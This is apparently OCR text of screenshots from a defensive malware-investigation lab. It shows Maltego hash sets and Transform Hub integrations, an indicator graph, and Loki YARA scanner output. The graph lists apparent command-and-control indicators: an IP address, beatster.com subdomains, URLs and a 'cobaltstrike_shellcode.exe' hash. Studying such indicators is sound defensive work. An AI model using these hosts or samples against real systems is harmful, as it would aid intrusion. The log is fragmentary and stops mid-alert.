

Add Hashes to Hash Set
Paste MD5 hash values (one per line) below:
0fd9bffa49c76ee12e51e3b8ae0609ac
4b3039cf227c611c45d2242d1228a121
79eb217578bed4c250803bd573b10151
a079b04ae1b9a4f0e0f069f1d0076fea
8af476e24db8d3cd76b2d8d3d889bb5c
2183ebb1089ddf4cd092d74b51d57a59
27a79d5d4263c400767ece37dbda2687
d6a82b866f7f9e1e01bf89c3da106d9d
74b1fe8003e43195458bcacb0ceff5ec
853ca4065d469590729a20900b1b6e05
5cfdb7340316abc5586448842c52aabc
7a6c605af4b85954f62f35d648d532bf
9bdb9b9dfb20827a6ffe6bee671d8a04
111ec9b1e728b6e60a97b8c27f489905
b0e90d483ac14f1929de6ed8e8af878a
802312f75c4e4214eb7a638aecc48741
5544ba9ad1b56101b5d52b5270421d4a
afbfed6574525ea2ae65cd2c208c90b2
96615abf60b920de78e7c269fb93d31d
Paste From Clipboard
OK
Cancel


Add Hashes to Hash Set Progress
OK
36 Hashes added successfully.



Maltego Community Edition 4.3.0
MALTEGO
Docs
Blog
+++ Software and Service Advisories +++
Action Needed - Update the Hub
We have recently made changes to the Maltego infrastructure. Please [REFRESH] and then [UPDATE] the Transform Hub to continue using them smoothly. Please reach out to support@maltego.com for any questions or issues.
On CVE-2022-21449
We are not aware of any systems in the Maltego ecosystem that are affected by the CVE-2022-21449. We will continue to monitor the further development of this vulnerability closely and will take action when necessary. However, users using Java 17 to run Maltego Desktop client are strongly advised to update to 17.0.3 which addresses this issue.
Version 4.3.0 Desktop Client Update
Maltego's 4.3.0 update is now available! It supports the latest Java LTS version (Java 17) and better supports macOS Monterey and the Apple M1 chip. Transform sets can now be updated without reinstalling the Hub item and/or Maltego, and new sets are discovered automatically. Updates are just one click away.
To apply the update, please uninstall & re-install Maltego using our installer.
Details of the update can be found on our change log. For questions related to the version 4.3.0 update, please reach out to our team at support@maltego.com.
+++ Webinars and Demos +++
+++ Transform Updates +++
Google Social Network Transforms
#Maltego updated the Google Social Network Transforms. We more than doubled the number of social networks profiles obtainable thru Google programmable search engine and increased results with fuzzy matching. Try it for free now.
Maltego Transform Hub
Maltego Community Edition - Not licensed
[REFRESH] [UPDATE]
74 Hub items total | 14 Hub items installed (784 Transforms)
FILTER [RESET]
Access Options
Data Categories
Plans
Staff Picks
TRANSFORM HUB PARTNERS 14/74 shown
Standard Transforms CE
by Maltego Technologies
Free Standard OSINT Transforms
CaseFile Entities
by Paterva
Useful entities for modeling investigations.
STIX 2 Utilities
by ANSSI & Maltego
Entities and utility Transforms for working with STIX 2.1
Featured
Abuse.ch URLhaus
by Maltego Technologies
Identify malicious URLs and explore underlying malware activity
AbuseIPDB
by Maltego Technologies
Find and report abusive IP addresses.
AlienVault OTX
by Maltego Technologies
Transforms for the world's first truly open threat intelligence community.
Blockchain.info (Bitcoin)
by Paterva
Kindly use the Tatum Hub item for Blockchain investigations.
Temporarily Down
Hybrid-Analysis
by Hybrid Analysis
This set of transforms are based on the Hybrid Analysis (HA) API. Register a free account at ...
Intezer Analyze
by Intezer
Automate end-to-end malware analysis investigation.
PassiveTotal
by RiskIQ
Query RiskIQ's PassiveTotal source and account data.
Shodan
by Maltego Technologies
Shodan is the world's first search engine for Internet-connected devices. Query global IoT and ...
Tatum Blockchain Explorer
by Maltego Technologies
Explore BTC, ETH, LTC, BCH, DOGE blockchains for free
Featured
ThreatMiner
by ThreatMiner
Query and pivot on data from ThreatMiner.org.
VirusTotal (Public API)
by Maltego Technologies
Query the VirusTotal Public API for hashes, IP addresses, domains and more.


VirusTotal (Public API)
by Maltego Technologies
Query the VirusTotal Public API for hashes, IP addresses, domains and more. Sign-up for a free API key at:
https://www.virustotal.com/gui/join-us
[DETAILS]
[INSTALL]



VirusTotal (Public API)
Required Fields
The following settings are required to install the VirusTotal (Public API) Hub Item.
If you do not have the required info please contact:
Maltego Technologies
Email: support@maltego.com
Website: https://www.maltego.com
* VirusTotal API Key
Please complete all required fields
OK
Cancel



Maltego Community Edition 4.3.0
Entity Palette
Overview
Detail View
Property View
Hub Transform Inputs
Run View
Output - Transform Output
NOT FOR COMMERCIAL USE



Run Transforms
Transforms
+ All Transforms
+ Standard Transforms CE
+ STIX 2 Utilities
+ Abuse.ch URLhaus
+ AbuseIPDB
+ AlienVault OTX
+ Hybrid-Analysis
+ PassiveTotal
+ Shodan
+ ThreatMiner
+ VirusTotal (Public API)
+ Machines



138.68.79.195
www.selectionvalley.com
selectionvalley.com
etqaxyec.olimp9lay.xyz
cas.etqaxyec.olimp9lay.xyz
s3.beatster.com
ls9.dau.org.ua
api.stage.beatster.com
studio.beatster.com
private-gateway.beatster.com
payment-ym-gateway.beatster.com
14061
sso.beatster.com
admin.beatster.com
beatster.com
50.1188,50.1188
630482ed5862a01ff40c36b643dc6ba...
http://138.68.79.195/
https://138.68.79.195
http://138.68.79.195
https://138.68.79.195/g.pixel
http://s3.beatster.com/
https://beatster.com/milky_jerry
http://beatster.com/


PEEXE
cobaltstrike_shellcode.exe
630482ed5862a01ff40c36b643dc6ba...


C:\Users\flare\Desktop\loki
File
Home
Share
View
loki
Search loki
NetHood
Pictures
PrintHood
Recent
Saved Games
Searches
SendTo
Start Menu
Templates
This PC
Desktop
Name
Date modified
Type
Size
config 9/18/2016 3:54 AM File folder
docs 1/1/2018 11:00 AM File folder
plugins 1/2/2019 1:23 AM File folder
tools 3/14/2019 11:17 PM File folder
LICENSE 2/15/2016 5:52 AM File 35 KB
loki.exe 7/25/2022 2:22 AM Application 11,158 KB
loki-upgrader.exe 7/25/2022 2:23 AM Application 10,365 KB
README.md 9/18/2016 3:54 AM Markdown Source ... 14 KB
requirements.txt 7/25/2017 8:52 PM Text Document 1 KB
9 items



C:\Users\flare\Desktop\loki
File
Home
Share
View
loki
Search loki
Searches
SendTo
Start Menu
Templates
This PC
Desktop
Documents
Downloads
Local Disk (C:)
DVD Drive (D:)
Libraries
Network
Control Panel
Recycle Bin
loki
Name
Date modified
Type
Size
config 9/18/2016 3:54 AM File folder
docs 1/1/2018 11:00 AM File folder
plugins 1/2/2019 1:23 AM File folder
signature-base 7/28/2022 1:28 AM File folder
tools 3/14/2019 11:17 PM File folder
LICENSE 7/28/2022 1:28 AM File 35 KB
loki.exe 7/28/2022 1:28 AM Application 11,158 KB
loki-upgrade.log 7/28/2022 1:29 AM Text Document 102 KB
loki-upgrader.exe 7/25/2022 2:23 AM Application 10,365 KB
README.md 7/28/2022 1:28 AM Markdown Source ... 14 KB
requirements.txt 7/28/2022 1:28 AM Text Document 1 KB
11 items
1 item selected


C:\Users\flare\Desktop\loki\loki.exe
YARA and IOC Scanner
by Florian Roth, GNU General Public License
version 0.44.2 (Python 3 release)
DISCLAIMER - USE AT YOUR OWN RISK
[NOTICE] Starting Loki Scan VERSION: 0.44.2 SYSTEM: DESKTOP-HNMD9G6 TIME: 20220728T08:48:15Z PLATFORM: 10 10.0.19041 SP0 Multiprocessor Free PROC: Intel64 Family 6 Model 158 Stepping 10, GenuineIntel ARCH: 32bit WindowsPE
[NOTICE] PE-Sieve successfully initialized BINARY: C:\Users\flare\Desktop\loki\tools\pe-sieve64.exe SOURCE: https://github.com/hasherezade/pe-sieve
[INFO] File Name Characteristics initialized with 3382 regex patterns
[INFO] C2 server indicators initialized with 1666 elements
[INFO] Malicious MD5 Hashes initialized with 19214 hashes
[INFO] Malicious SHA1 Hashes initialized with 7313 hashes
[INFO] Malicious SHA256 Hashes initialized with 23280 hashes
[INFO] False Positive Hashes initialized with 30 hashes
[INFO] Processing YARA rules folder C:\Users\flare\Desktop\loki\signature-base\yara


C:\Users\flare\Desktop\loki\loki.exe
xe -k LocalService -p -s bthserv PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 496 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -s BTAGService PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 496 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -s BTAGService PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 728 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimeBrokerSvc PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 728 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimeBrokerSvc PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 672 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService PATH: C:\WINDOWS\System32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 672 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService PATH: C:\WINDOWS\System32\svchost.exe
[INFO] Scanning Process PID: 1156 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog PATH: C:\WINDOWS\System32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 1156 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog PATH: C:\WINDOWS\System32\svchost.exe
[NOTICE] Listening process PID: 1156 NAME: svchost.exe COMMAND: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog IP: :: PORT: 49666
[NOTICE] Listening process PID: 1156 NAME: svchost.exe COMMAND: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog IP: 0.0.0.0 PORT: 49666
[INFO] Scanning Process PID: 1224 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalService -p -s nsi PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 1224 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalService -p -s nsi PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 1292 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcp PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 1292 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcp PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 1328 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s DeviceAssociationService PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 1328 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s DeviceAssociationService PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 1360 NAME: vm3dservice.exe OWNER: SYSTEM CMD: C:\WINDOWS\system32\vm3dservice.exe PATH: C:\WINDOWS\system32\vm3dservice.exe

```
[ALERT]
FILE: C:\Program Files (x86)\Nmap\nmap.exe SCORE: 100 TYPE: EXE SIZE: 2714696
FIRST_BYTES: 4d5a900003000000040000000ffff0000b8000000 / <filter object at 0x00FA3670>
MD5: f3ded433b4034a7a364780d39647ba3f
SHA1: e4dc22d9a12c0a3a344347a5fd1eb8629fb64d49
SHA256: f7812c926628e084e5e8d76b6d3178f69e03e3395cb549c744ffa7e57ba2199b CREATED: Mon Mar 19 10:50:02 2018 MODIFIED: Mon
 Mar 19 10:50:02 2018 ACCESSED: Thu Jul 28 01:38:26 2022
